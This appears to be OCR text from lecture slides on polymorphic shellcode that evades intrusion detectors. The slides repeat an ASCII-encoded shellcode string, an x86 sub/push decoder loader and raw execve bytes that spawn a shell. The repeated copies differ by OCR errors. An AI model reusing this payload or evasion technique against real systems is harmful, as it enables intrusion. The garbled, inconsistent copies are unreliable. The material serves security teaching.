PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

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

```
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
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push eax
push eax
```

Fooling Intrusion Detectors: Polymorphic Shellcode

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

```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

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

```
        .
        .
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
        .
        .
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
        .
        .
        .
```

Fooling Intrusion Detectors: Polymorphic Shellcode

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

```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

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

```
⋮
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
⋮
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
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push eax
⋮
```

Fooling Intrusion Detectors: Polymorphic Shellcode

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

```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
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

```
.
.
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
.
.
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
.
.
.
```

53	89	e1	99
b0	0b	cd	80

Fooling Intrusion Detectors: Polymorphic Shellcode

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

```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▒
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

```
.
.
sub eax,0x53533957
sub eax,0x7979597a
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push eax
sub eax,0x6d745525
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

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%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
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

```
.
.
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

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1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
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

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

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%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
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

```
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
sub eax,0x4b4b4b4b
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sub eax,0x3425466d
push eax
push eax
push eax
```

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

```
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%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
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

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

```
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%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

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

```
        .
        .
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
        .
        .
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
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push eax
```

Fooling Intrusion Detectors: Polymorphic Shellcode

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

```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▒
```

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

```
.
.
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
.
.
sub eax,0x4b4b4b4b
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sub eax,0x3425466d
push eax
push eax
```

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

```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:

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
  ② **Spawn shell**: perform `setreuid`/`execve` calls

- Loader can assume many **different forms**



```
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
```

Hacking Paranoid Programs

- Program `paranoid`:

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  - ▷ Zero all but the first argument (`argv[]`)

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

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

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

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  - ▷ Avoid C—use garbage-collected and type-safe PLs (Java, scripting languages, Haskell)